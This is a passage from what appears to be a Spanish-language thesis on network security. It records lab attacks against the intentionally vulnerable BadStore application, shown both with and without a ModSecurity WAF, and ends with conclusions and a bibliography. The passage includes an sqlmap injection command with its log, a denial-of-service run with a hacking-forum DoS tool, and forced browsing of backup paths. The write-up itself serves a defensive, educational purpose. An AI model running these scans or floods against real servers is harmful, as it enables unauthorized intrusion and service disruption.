- Se evidencia el resultado de la vulnerabilidad, los resultados se muestran en la ilustración 77.

*Ilustración 77 Resultados ataque XSS*




*Fuente: Autor*

### 5.3.6.2 Ataque por inyección de código SQL

- Se abre la consola de comando de Windows como se observa en la ilustración 78, luego se ingresa a la carpeta sqlmap, y se el comando `sqlmap.py -u "http://192.168.0.110/cgi-bin/badstore.cgi?searchquery=hi&action=search&x=0&y=0" -b`, en él nos mostrara si el servidor web puede ser atacado por inyección de código SQL.

*Ilustración 78 Comando de consola Windows*



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Versión 10.0.18362.418]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.


C:\Users\MILady>cd desktop/sqlmap

C:\Users\MILady\Desktop\sqlmap>sqlmap.py -u "http://192.168.0.110/cgi-bin/badstore.cgi?searchquery=hi&action=search&x=0&y=0" -b
```

*Fuente: Autor*

- Como resultado nos indica que el servidor tiene protección, ver ilustración 79.

*Ilustración 79 Resultado Ataque de inyección SQL*




```
21:09:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
21:09:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
21:09:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
21:09:59] [INFO] testing 'Oracle AND time-based blind'
21:09:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
21:10:00] [WARNING] GET parameter 'x' does not seem to be injectable
21:10:00] [INFO] testing if GET parameter 'y' is dynamic
21:10:01] [WARNING] GET parameter 'y' does not appear to be dynamic
21:10:01] [WARNING] heuristic (basic) test shows that GET parameter 'y' might not be injectable
21:10:01] [INFO] testing for SQL injection on GET parameter 'y'
21:10:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
21:10:01] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
21:10:01] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
21:10:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
21:10:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IF)'
21:10:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
21:10:01] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
21:10:01] [INFO] testing 'MySQL inline queries'
21:10:01] [INFO] testing 'PostgreSQL inline queries'
21:10:01] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
21:10:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
21:10:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
21:10:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE, RECEIVE_MESSAGE - comment)'
21:10:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
21:10:02] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
21:10:02] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
21:10:02] [INFO] testing 'Oracle AND time-based blind'
21:10:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
21:10:03] [WARNING] GET parameter 'y' does not seem to be injectable
21:10:03] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
21:10:03] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 626 times
[*] shutting down at 21:10:03
```

*Fuente: Autor*

### 5.3.6.3 DENEGACIÓN DE SERVICIO

- Se escribe en la herramienta la IP de página web, en este caso se usa la herramienta de la ilustración 80 *anónimo DoSer*.

*Ilustración 80 IP de página web*



```
C:\Users\Mllady\Downloads\Anonymous DoSer.exe

.oOo.-----.[ Anonymous DoSer ].-----oOo.

          Program Version 1.1
    Anonymous DoSer Created by 1337 Haxxor On HF
    Original Source created by vanille on HF
    Need any help or having problems? PM me on HF!


.oOo.-----.[ Anonymous DoSer ].-----oOo.

Website [URL/IP] : 192.168.0.110
Time [SECONDS] : 500
```

*Fuente: Autor*

- Funcionamiento de herramienta *Anonimo DoSer* enviando múltiples peticiones a la página web, como se observa en la ilustración 81.

*Ilustración 81 Envió de peticiones*




```
C:\Users\Mllady\Downloads\Anonymous DoSer.exe

Server Is Up / Packets sent: 64
Server Is Up / Packets sent: 65
Server Is Up / Packets sent: 66
Server Is Up / Packets sent: 67
Server Is Up / Packets sent: 68
Server Is Up / Packets sent: 69
Server Is Up / Packets sent: 70
Server Is Up / Packets sent: 71
Server Is Up / Packets sent: 72
Server Is Up / Packets sent: 73
Server Is Up / Packets sent: 74
Server Is Up / Packets sent: 75
Server Is Up / Packets sent: 76
Server Is Up / Packets sent: 77
Server Is Up / Packets sent: 78
Server Is Up / Packets sent: 79
Server Is Up / Packets sent: 80
Server Is Up / Packets sent: 81
Server Is Up / Packets sent: 82
Server Is Up / Packets sent: 83
Server Is Up / Packets sent: 84
Server Is Up / Packets sent: 85
Server Is Up / Packets sent: 86
Server Is Up / Packets sent: 87
Server Is Up / Packets sent: 88
Server Is Up / Packets sent: 89
Server Is Up / Packets sent: 90
Server Is Up / Packets sent: 91
Server Is Up / Packets sent: 92
```

*Fuente: Autor*

- Bloqueo de la página web después de recibir 805 peticiones sin el WAF el bloqueo sucedía a las 291 peticiones, ver resultado en la ilustración 82.

*Ilustración 82 Error en envío de peticiones*



```
Seleccionar C:\Users\Mllady\Downloads\Anonymous DoSer.exe
Server Is Up / Packets sent: 792
Server Is Up / Packets sent: 793
Server Is Up / Packets sent: 794
Server Is Up / Packets sent: 795
Server Is Up / Packets sent: 796
Server Is Up / Packets sent: 797
Server Is Up / Packets sent: 798
Server Is Up / Packets sent: 799
Server Is Up / Packets sent: 800
Server Is Up / Packets sent: 801
Server Is Up / Packets sent: 802
Server Is Up / Packets sent: 803
Server Is Up / Packets sent: 804
Server Is Up / Packets sent: 805
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
```

*Fuente: Autor*

#### 5.3.6.4 Navegación forzada

- Se digita el comando robots para verificar los archivos, ver ilustración 83.

*Ilustración 83 Comando Robots*




```
# /robots.txt file for http://www.badstore.net/  
# mail webmaster@badstore.net for constructive criticism  
  
User-agent: badstore_webcrawler  
Disallow:  
  
User-agent: googlebot  
Disallow: /cgi-bin  
Disallow: /scanbot # We like Google
```

*Fuente: Autor*

- Se realiza verificación de ingreso con el archivo “backup”, donde se verifica que allí están almacenado las copias de seguridad de la página web, como se muestra en la ilustración 84.

*Ilustración 84 Copias de seguridad página web*



```
403 Forbidden  
  
No seguro | 192.168.0.110/backup/  
  
Forbidden  
  
You don't have permission to access this resource.  
  
Apache/2.4.38 (Debian) Server at 192.168.0.110 Port 80
```

*Fuente: Autor*

### 5.3.7 Síntesis de las vulnerabilidades

Elemento	Prueba Realizada	Vulnerabilidad Encontrada	Identificador asociado a la vulnerabilidad (CVE)	Solución
<b>BadStore</b>	Cross Site Scripting (XSS)	insertar código HTML en el servidor WEB	CVE-2019-8391	Uso de WAF
<b>BadStore</b>	Ataque por inyección de código SQL	Ataque a la base de datos del servidor WEB	CVE-2019-6491	Uso de WAF
<b>BadStore</b>	Denegación de servicio	Pérdida de la conectividad del usuario real	CVE-2009-1441	Uso de WAF
<b>BadStore</b>	Cookie snooping	Decodificación de información privada de usuarios	CVE-2018-1484	Cifrado de Cookie
<b>BadStore</b>	Modificación de cookies	Modificación de datos de compras de los usuarios	CVE-2010-4333	Cifrado de Cookie
<b>BadStore</b>	Tampering de parámetros y formularios	Modificación de los parámetros en la aplicación web	CVE-2009-1583	Creación limitada de usuarios administradores. Cambio de forma de crear Usuarios.
<b>BadStore</b>	Directory transversal	Acceso a nivel privilegiado a usuario no autorizado	CVE-2004-1862	Uso de filtrado de usuarios.
<b>BadStore</b>	Navegación forzada	Visualización de elementos y archivos importantes para la empresa	CVE-2008-1045	WAF

## CONCLUSIONES

- Con la implementación de la infraestructura de red en la empresa de cobranza “xyz”, se logra interconectar entre si las cuatro Sedes que forman parte de la empresa.
- La comunicación por VPN entre RouterBoard es efectiva independientemente de la red física existente
- Al finalizar el análisis de las vulnerabilidades del servidor web se puede concluir que es un servidor fácil de manipular, y no solo sucede con el servidor web de prueba sino con servidores que están en la red son propenso a ataques por su baja seguridad, pero también existen muchas herramientas que pueden ayudar a proteger.
- Es fundamental contar con un firewall WEB, la herramienta Mod\_security es fácil de configurar y sencillas de usar.

## RECOMENDACIONES

- Se recomienda garantizar en un 100% el servicio de conectividad para evitar caídas entre los túneles.
- Se recomienda que el personal encargado de la supervisión de la red garantice las políticas de seguridad, siguiendo un plan de seguridad.
- Se recomienda realizar backups de las configuraciones de los equipos, para permitir dar solución rápidamente si se presenta fallas.
- Se recomienda revisar el consumo de procesador de los equipos constantemente, esto evita que los equipos se sobrecalienten o bloqueen.
- Se recomienda monitorear los consumos de ancho de banda.
- Se recomienda a la empresa CAPSULE CORP S.A.S hacer uso de políticas de seguridad, que mitigue los ataques al servidor con ello elevarían las ventas de los nuevos productos.

## BIBLIOGRAFÍA

- Almachi Oñate, Paúl Noe y Chiluisa Quimbita, Carlos Orlando. 2010. *Implementación de una VPN con seguridades de la red inalámbrica y red externa para la empresa exportadora de flores GP FLOWERS*. Latacunga, Ecuador: 2010. 26 p.
- Andreu, Joaquin. Servicios de red. *Protocolo de transferencia de ficheros FTP (File Transfer Protocol)*. s.l. : editex, pág. 82. 34 p.
- Ardila, Osacr. Que es y como usar un VPN. [En línea] 2015. 27 p.
- Castro, Rodrigo. *Avanzando en la seguridad de las redes*. 2005, Fundamento de redes. 30 p.
- Bello, Claudia E. *Manual de seguridad en redes*. s.l. : Coordinacion de emergencia en redes teleinformaticas. 35 p.
- Castillo Fiallos, Jessica Nataly. ESTUDIO COMPARATIVO DEL RENDIMIENTO DE SERVIDORES WEB DE VIRTUALIZACION SOBRE LA PLATAFORMA WINDOWS SERVER 2008. Ecuador : ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO, 2012. 38 p.
- Cobo Yera, Angel Luis. *Protocolo de transferencia de archivos (FTP)*. Pueblo Nuevo : Innivacion y experiencias educativas, 2009. 34 p.
- CONGRESO DE COLOMBIA. LEY 1273 DE 2009 CAPITULO PRIMERO De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos. 45 p.
- Cosios Castillo, Eduardo Richard y Simbaña Loachamin, Wilson Xavier. *Estudio y diseño de redes virtuales privadas*. Quito : s.n., 2004. 29 p.
- David Melendi, Xabiel G. Pañeda, Member, IEEE, Roberto García, Member, IEEE, Víctor García. *Sistema para la realización y evaluación de*. 2009. 34 p.
- DECISIÓN 351. *CAPITULO I DEL ALCANCE DE LA PROTECCION Artículo 1*. s.l. : El Artículo 30 del Acuerdo de Cartagena y la Propuesta 261 de la Junta. 45 p.
- DECISION 486. *TITULO I DISPOSICIONES GENERALES Artículo 1*. s.l. : LA COMISION DE LA COMUNIDAD ANDINA. 45 p.
- CONGRESO DE LA REPUBLICA. LEY 1450 DE 2011 TITULO 1 DISPOSICIONES GENERALES ARTICULO 1. 45 p.
- CONGRESO DE LA REPUBLICA. LEY NÚMERO 23 DE 1982 CAPÍTULO I Disposiciones generales Artículo 1. 45 p.
- Duarte, Eugenio. *¿Qué Es Mikrotik RouterOS?* Abril : Information Technology Academy, 2014. 36 p.
- ehack. Ataques de contraseñas. *Ataques de contraseñas*. [En línea] 23 de 06 de 2017. <http://ehack.info>. 31 p.
- Estrada Corona, Adrian. *PROTOCOLOS TCP/IP DE INTERNET*. 2004, Revista Digital Universitaria, págs. 4-7. 33 p.
- FI, Ingenieria. *Mecanismo de seguridad en red*. 2015. 35 p.
- Florian Otoya, Cesar Augusto. *Implementacion de una aplicacion movil para monitoreo de contenido y disponibilidad de servicios web*. Lima: M, 2015. p 32-35.
- Gómez Montoya, Carlos Eduardo, Candela Uribe, Christian Andres y Sepúlveda Rodríguez, Luis Eduardo. Seguridad en la configuración del Servidor Web Apache.

Armenia : INGE CUC, Vol. 9, N° 2, pp 31-38, Diciembre, 2013, 29 de Abril de 2013. 37 p.

Gómez Vieites , Álvaro. TIPOS DE ATAQUES E INTRUSOS EN LAS REDES INFORMÁTICAS. s.l. : Profesor de la Escuela de Negocios Caixanova. 39 p.

Gomez, Fernandez. *Conocimientos y aplicaciones tecnologicas para la direccion comercial*. Madrid : ESIC, 2004. 33 p.

Gonzalez Casrañeda, Ricardo. *IMPLEMENTACIÓN Y EJECUCIÓN DE UN PROTOCOLO DE TRANSFERENCIA*. Pereira : s.n., 2012. 34 p.

Gonzalez, Gabriela. Qué son las cookies de tu navegador y para qué sirven. s.l. : Blogthinkbig.com, Septiembre de 2014. 19 p.

Hernández Saucedo, Ana Laura y Mejia Miranda, Jezreel. Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web. s.l. : Computacion e informatica, Febrero de 2015. 42 p.

Huidobro, José. *Tecnologias de informacion y comunicacion*. Madrid: s.n., 2007. 28 p.

ibiblio. Escaneos de puertos. *Escaneos de puertos*. [En línea] 08 de 08 de 2003. www.ibiblio.org. 31 p.

Joaquin Andreu. *Servicios en red*. Madrid : Editex S.A, 2002. 34 p.

Leon Rodriguez, Jose David. *ACCIONES DE HARDENING PARA MEJORAR LA SEGURIDAD DE LA INFORMACIÓN CUANDO SE USAN LOS SERVICIOS DE HTTP, LDAP, SSH Y SMTP*. Ibague : s.n., 2018. 33 p.

Limari Ramirez, Victor Humberto. *Protocolos de seguridad para redes privadas virtuales*. Valdivia : s.n., 2004. 29 p.

Lopez, Aguilera. Seguridad Informatica. s.l. : Edite, pág. 147. 26 p.

Microsoft. Servicios VPN. 2018. 41 p.

Mikrotik. [En línea] <https://mikrotik.com/>. p 36-42.

Mikrotik. RouterOS oficial mickotik distributor. [En línea] 2016. 37 p.

Mischel, Magnus. ModSecurity 2.5 Securing your Apache installation and web applications Prevent web application hacking with this easy-to-use guide. s.l. : Packt Publishing BIRMINGHAM - MUMBAI, 2009. 114 p.

ModSecurity. [En línea] 2004-2019. <http://www.modsecurity.org/>. 112 p.

Montes de los santos, Andres, Corona Carrion , Jocelyn Carolina y Gonzalez Beltran, Jorge. *Propuesta de implementacion de una VPN*. Mexico: s.n., 2012. 28 p.

Muycomputerpro. La explotacion de la confianza. *La explotacion de la confianza*. [En línea] 16 de 09 de 2014. muycomputerpro.com. 31 p.

Ñacato Gualotuña, Marco Antonio. *Diseño e implementacion de una red provada virtual para la empresa hato telecominucaciones*. Quito: s.n., 2007. p 27-28.

Pakala, Sangrita. Preguntas Frecuentes sobre seguridad en aplicaciones web (OWASP FAQ). s.l. : The Open Web Application Security Project, 25 de Enero de 2005. 20 p.

pandasecurity. Que es un ataque DoS. *Que es un ataque DoS*. [En línea] 26 de 05 de 2018. www.pandasecurity.com. 32 p.

Pantaleo, Jose. Redes informáticas II. s.l. : quizlet. *Pequeño Diccionario de termino de informacion*. 19 p.

Pérez Porto, Julian y Merino, Maria. DEFINICIÓN DE. 2019. 19 p.

Pineda Mejillones, Daniel Afren y Leyton, Edgar. *Gestion de seguridad en redes de comunicaciones: Analisis de seguridad en la red de datos de la FIEC*. 2004. 35 p.

Pinto, Cristhian, Reascos, Jorge y Torres, Alejandro. *experimental, Evaluación de ataques de tipo Forck empleando entornos virtuales como plataforma*. s.l. : Departamento de ciencias de la computacion. 33 p.

Ristiæ, Ivan. MODSECURITY HANDBOOK The Complete Guide to the Popular Open Source Web Application Firewall. s.l. : Feisty Duck Londo, 03 de Junio de 2013. 112 p.

Rouse, Margaret. Base de datos relacional. s.l. : SearchDataCenter, 2015. 19 p.

Rouse, Margaret. Servidor Web. [En línea] Diciembre de 2016. 35 p.

*Seguridad en la comunicaciones*. s.l. : Universidad de Oviedo Ingenieria de sistemas y automatica. 36 p.

Talledo San Miguel, Jose. Implantacion de aplicaciones web en entornos internet, intranet y extranet. España : Paraninfo, 2015. 37 p.

Tanenbaum, Andrew S. *Redes de computadoras*. Mexico : Pearson, 2003. 25 p.

Tarazona T., Cesar H. *Amenazas informaticas y seguridad de la informacion*. 2015. 35 p.

techlandia. Pin de la muerte. *Pin de la muerte*. [En línea] 01 de 01 de 2004. techlandia.com. 32 p.

Ubiquitour. ¿Qué es el barrido de Ping? ¿Qué es el barrido de Ping? [En línea] 27 de 01 de 2013. <http://www.ubiquitour.com>. 30 p.

Windows. Redes privadas virtuales: una visión general. *microsoft*. [En línea] 12 de Agosto de 2009. 27 p.

## **ANEXOS**

### *Anexo A. Video*

<https://www.youtube.com/watch?v=t8XdF1fMrEM&feature=youtu.be>

[https://www.youtube.com/watch?v=T7hHTE\\_lhxY&feature=youtu.be](https://www.youtube.com/watch?v=T7hHTE_lhxY&feature=youtu.be)

<https://www.youtube.com/watch?v=1cjEVkN9b8A&feature=youtu.be>